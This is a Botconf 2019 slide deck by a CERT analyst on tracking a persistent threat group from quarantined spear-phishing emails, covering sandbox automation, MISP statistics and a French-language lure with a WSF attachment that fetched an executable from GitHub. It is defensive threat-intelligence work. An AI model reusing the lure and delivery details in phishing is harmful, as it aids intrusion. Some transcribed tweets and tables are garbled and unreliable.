

# DESKTOP-Group

Tracking a Persistent Threat Group (using Email Headers)

TOM UELTSCHI

# TLP-WHITE

BOTCONF 2019



```
C:> whoami /all
```

- Tom Ueltschi
- Swiss Post CERT / SOC / CSIRT since 2007 (*over 12 years!*)
- Focus & Interests: Malware Analysis, Threat Intel, Threat Hunting, Red / Purple Teaming
- Member of many trust groups & infosec communities
- FIRST SIG member (malware analysis, red teaming, CTI)
- Twitter: @c\_APT\_ure

# Outline


- Introduction
- First-hand Knowledge
  - Spear Phishing emails / analyzing mail headers
  - Targeting
  - Malware / RAT families
  - C2 domains
- Expanding the Knowledge
  - Passive DNS for C2 domains & IPs
  - Other (possibly) cool stuff
- Call for collaboration → please contact me if interested

# Introduction Motivation

(Sunrise on the plane to BOD)



# Motivation – why should I care about RATs?



A screenshot of a Twitter post from user PaulM (@pmelson). The post contains a single tweet with the following text:

Hot take: If your org's primary threat actor profile is not nation-state sponsored or aligned, then there's no such thing as commodity malware. Any of it, known or unknown, could eat your lunch. You have to take on all comers.

The phrase "then there's no such thing as commodity malware" is highlighted with a red rectangular box. The timestamp at the bottom left indicates the post was made at 12:07 AM on October 13, 2019, via the Twitter Web App.

# Motivation – why should I care about RATs?

The image shows two consecutive tweets from a user named PaulM (@pmelson). The first tweet is a reply to another user (@noottrak), while the second is a follow-up post.

**Tweet 1 (Replying to @noottrak):**

Hot take: If your organization-state sponsored thing as commodity unknown, could eat comers.

Given that:

1. Financially motivated actors of all sorts buy & sell access.
2. The availability or prevalence of a malware kit, especially a RAT, is not an indicator of the skill level of the hands on the keyboard at the other end.

(1/2)

12:43 AM · Oct 13, 2019 · Twitter Web App

**Tweet 2 (Follow-up):**

Hot take: If your organization-state sponsored thing as commodity unknown, could eat comers.

Given that:

1. Financially motivated actors of all sorts buy & sell access.
2. The availability or prevalence of a malware kit, especially a RAT, is not an indicator of the skill level of the hands on the keyboard at the other end.

(2/2)

12:43 AM · Oct 13, 2019 · Twitter Web App

# Motivation – why should I care about RATs?

The image shows three sequential tweets from a user named PaulM (@pmelson) on October 13, 2019. The first tweet is a reply to @noottrak, the second is a reply to both @pmelson and @noottrak, and the third is a direct response to the conversation.

**Post 1 (Reply to @noottrak):**

Hot take: If your organization-state sponsored thing as commodity unknown, could eat comers.

Given that:

1. Financially motivated access.
2. The availability or prevalence especially a RAT, is not at the hands on the keyboard

(1/2)

**Post 2 (Reply to @pmelson and @noottrak):**

Then it is not only possible but the proof of existing markets demonstrates that it is likely that any intrusion can be handed off to an operator capable of significant harm at any point that any actor has command & control or persistence in an environment.

(2/2)

# Introduction


## Setting Expectations

- We are not a Threat Intel provider or vendor
- We don't have a CTI team
- I'm not a full-time CTI analyst (just making time whenever I can)
- Almost NO data is from DF/IR (where most CTI comes from, or not?)
- Visibility only in our own network
  - unlike some big vendors/MSSPs, telemetry data from their software/devices
- No assessment about sophistication of threat actor / group
  - Not saying it's advanced or APT or ...

# Introduction

## Setting Expectations

- More Q's than A's, sharing observations
  - I don't have all the answers (yet ☺)
- Call for Collaboration



**botconf 2014** The botnet fighting conference


Ponmocup Hunter 2.0  
The Sequel

Tom Ueltschi  
@c\_APT\_ure

*Disclaimer: No miscreants were killed for making this presentation*

BotConf 2014 – Ponmocup Hunter 2.0, The Sequel – Tom Ueltschi

Page 1



# Remember 2015 BotConf Lightning Talks?

Creating your own  
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015  
[tueltschi@people.ops-trust.net](mailto:tueltschi@people.ops-trust.net) / @c\_APT\_ure

## Automated Sandbox malware analysis

«Swiss Army Knife of Sandboxes» (commercial, private cloud)  
<http://www.joesecurity.org/joe-sandbox-technology> [Blog]

Automation / Scripting:

- Extract mail attachs
- Upload samples to sandbox
- Download analysis results
  - report HTML/XML, PCAP, dropped files, file-/mem-strings
- Post processing
  - PCAP & tshark (DNS, HTTP, TCP)
  - XML & xquilla (files/reg keys created, mutexes, SB-sigs)
  - YARA scans of files, mem-strings & PCAP
  - VT hash lookups (submit sample & dropped files)

Tom Ueltschi / BotConf 2015

# Remember 2015 BotConf Lightning Talks?


## Automated Sandbox malware analysis

«Swiss Army Knife of Sandboxes» (commercial, private cloud)  
[http://www.icesecurity.org/ice\\_sandbox\\_technology.html](http://www.icesecurity.org/ice_sandbox_technology.html)

## Campaign Analysis using MISP

Attrib per Cat / Type		email· domain	email· attach	email· src	file	host	ip· name	ip· dst	ip· src	link	target· md5	target· mutex	target· sha1	user· email	user· text	user· url	user· agent	yara	Grand Total
Categories																			
Antivirus detection											3							3	
Artifacts dropped										1				1			2	4	
External analysis											2							2	
Internal reference															17			17	
Network activity	44						22	39								39		144	
Payload delivery		37	27	27	13	2		3		39		7		3	1	3		162	
Payload installation						1					1							2	
Payload type															20			21	
Targeting data												195						195	
Grand Total	44	37	27	27	15	24	39	3	5	40	1	7	195	40	40	3	2	550	

# Automating Malware Analysis



# Does «size» really matter? (Semi-)Automating Malware Analysis

- Number of analyzed malware samples
  - Per month → 50 to 400 (average ~230)
  - Per year → ~2'000 to ~3'500

2014 → 1893

2015 → 3184

2016 → 3461

2017 → 2409

2018 → 1982

2019 → 1997 (\*)

Automated Sandbox malware analysis					
Year	2013		2014		2015
	134	2014-01	252	2015-01	
	191	2014-02	261	2015-02	
	290	2014-03	356	2015-03	
	228	2014-04	251	2015-04	
	137	2014-05	258	2015-05	
	41	2014-06	320	2015-06	
	81	2014-07	184	2015-07	
	16	2013-08	146	2014-08	207
	39	2013-09	134	2014-09	220
	66	2013-10	206	2014-10	274
	60	2013-11	175	2014-11	227
	109	2013-12	130	2014-12	
<b>Total</b>	<b>290</b>		<b>1893</b>		<b>2810</b>
<b>Average</b>	<b>58</b>		<b>158</b>		<b>255</b>

Tom Ueltschi / BotConf 2015

→ «Small numbers», but high value!

# MITRE ATT&CK Tactics

- Malware Analysis of blocked email attachs

MTR170202  
MITRE TECHNICAL REPORT

**MITRE**

Dept. No.: J83L  
Project No.: 0716MM09-AA

The views, opinions and/or findings contained in this report are those of The MITRE Corporation and should not be construed as an official government position, policy, or decision, unless designated by other documentation.

Approved for Public Release. Distribution Unlimited. Case Number 16-3713.

This technical data deliverable was developed using contract funds under Basic Contract No. W15PFT-13-C-A802.

©2017 The MITRE Corporation.  
All rights reserved. ATT&CK and ATT&CK Matrix are trademarks of The MITRE Corporation.

Annapolis Junction, MD

**Blake E. Strom**  
**Joseph A. Battaglia**  
**Michael S. Kemmerer**  
**William Kupersanin**  
**Douglas P. Miller**  
**Craig Wampler**  
**Sean M. Whitley**  
**Ross D. Wolf**

June 2017






Figure 2. The ATT&CK Tactic Categories

# Cyber Kill Chain Phases



<https://www.oreilly.com/library/view/threat-hunting/9781492028260/ch04.html>



# What / who is «DESKTOP-group»?

Google "DESKTOP-group"

[Get-BrokerDesktopGroup - Citrix PowerShell SDK ...](https://citrix.github.io/delivery-controller-sdk/Broker/Get-BrokerDesktopGroup.html)  
https://citrix.github.io › delivery-controller-sdk › Broker › Get-BrokerDes... ▾  
BrokerDesktopGroup Object A **desktop group** object represents a collection of machines that are fully configured in a site that is able to run either a Microsoft ...

[Set-BrokerDesktopGroup - Citrix PowerShell SDK ...](https://citrix.github.io/delivery-controller-sdk/Broker/Set-BrokerDesktopGroup.html)  
https://citrix.github.io › delivery-controller-sdk › Broker › Set-BrokerDesk... ▾  
Detailed Description. The Set-BrokerDesktopGroup cmdlet is used to disable or enable an existing broker **desktop group** or to alter its settings.

[DESKTOP GROUP LTD - Overview \(free company information ...\)](https://beta.companieshouse.gov.uk/company/07111111)  
https://beta.companieshouse.gov.uk › company ▾  
DESKTOP GROUP LTD - Free company information from Companies House including registered office address, filing history, accounts, annual return, officers, ...  
You visited this page on 10/2/19.

[Get-BrokerDesktopGroup - Citrix XenApp and XenDesktop ...](https://developer-docs.citrix.com/delivery-controller-sdk/latest/Broker/)  
https://developer-docs.citrix.com › delivery-controller-sdk › latest › Broker ▾  
A **desktop group** object represents a collection of machines that are fully configured in a site that is able to run either a Microsoft Windows desktop environment, ...

[Desktop Groups on the Mac App Store](https://apps.apple.com/app/desktop-groups/)  
https://apps.apple.com › app › desktop-groups ▾  
★★★★★ Rating: 3.9 - 7 reviews  
Selecting an alias from a **Desktop Group** works sometimes but not always. It works fine on one of my macs but not all of them and they are Identical Mac minis.

- Who has googled for «**DESKTOP-group**» and found nothing useful?



# What / who is «DESKTOP-group»?

The screenshot shows a Google search results page with a search bar at the top containing the query "DESKTOP-group". Below the search bar, there are several search results listed:

- Get-BrokerDesktop**  
https://citrix.github.io/d...  
BrokerDesktopGroup Object  
are fully configured in a site
- Set-BrokerDesktop**  
https://citrix.github.io/d...  
Detailed Description: The S...  
existing broker desktop gro...
- DESKTOP GROUP**  
https://beta.companishes...  
DESKTOP GROUP LTD - F...  
registered office address, fil...  
You visited this page on 10/...
- Get-BrokerDesktop**  
https://developer-docs.c...  
A desktop group object rep...  
that is able to run either a M...
- Desktop Groups on**  
https://apps.apple.com/app/desktop-groups...  
★★★★★ Rating: 3.9 - 7 reviews  
Selecting an alias from a Desktop Group works sometimes but not always. It works fine on one  
of my macs but not all of them and they are Identical Mac minis.

On the right side of the search results, there is a sidebar with the title "DESKTOP-group" malware. The sidebar includes a search bar, navigation links for All, Images, News, Videos, Shopping, More, Settings, and Tools, and a note indicating about 18'300 results found in 0.48 seconds. Below the search bar, there are two main sections of text:

- Malware Information and Advice - IT@JH**  
it.johnshopkins.edu › security › malware ▾  
"Malware" can slow down your computer or network access, steal private ... Most computers  
that are managed by a desktop group at Hopkins maintain ...
- "DESKTOP-Group" – Tracking a Persistent... - Botconf 2019**  
https://botconf2019.sched.com › event › VrbL › desktop-group-tracking-a... ▾  
"DESKTOP-Group" – Tracking a Persistent Threat Group (using Email Headers) ... I will discuss  
a malware campaign analysis from a persistent threat actor (or ...)

# Intention

## Key take-away from this talk

- Take a look at the emails that you block (quarantine)
  - ... and do something with it (analyze malware)
  - Profit! ☺
- 
- ... and share! (whatever you can)

# Outline

- Introduction
- First-hand Knowledge
  - Spear Phishing emails / analyzing mail headers
  - Targeting
  - Malware / RAT families
  - C2 domains
- Expanding the Knowledge
  - Passive DNS for C2 domains & IPs
  - Other (possibly) cool stuff
- Call for collaboration → please contact me if interested



# First Hand Knowledge

## Spear-phishing emails

- First Hand Knowledge
  - Analyzing mails from our own quarantine
- Not like the whistleblower
  - Only had second hand Kn. →
  - Anonymized to protect his identity



The Key Point About Whistleblowers' First-Hand Knowledge Isn't The Law

# 2018-02-08 – Mail with WSF attachment (1st mail that started it all – Downloading EXE from [github . com](#))

The screenshot shows an Outlook inbox item. The subject line is "INFORMATION URGENT !!". The body of the email contains the following text:

Mesdames, Messieurs, bonjour,  
En fichier joint, veuillez trouver  
Bonne réception

CREDIT COMMUNAUTAIRE D'AFRIQUE,  
MAIL DEPARTMENT & CONNEXION,  
Head of Department,  
David SOUOP,  
GSM : 698 40 22 06,  
Email : [servicecourrier@BCAO.com](mailto:servicecourrier@BCAO.com)

Two red boxes highlight specific parts of the interface:

- A red box surrounds the status bar message: "Outlook blocked access to the following potentially unsafe attachments: BCAO.wsf."
- A red box surrounds the "powershell dump" output, which lists several processes and their command-line arguments and MD5 hashes.

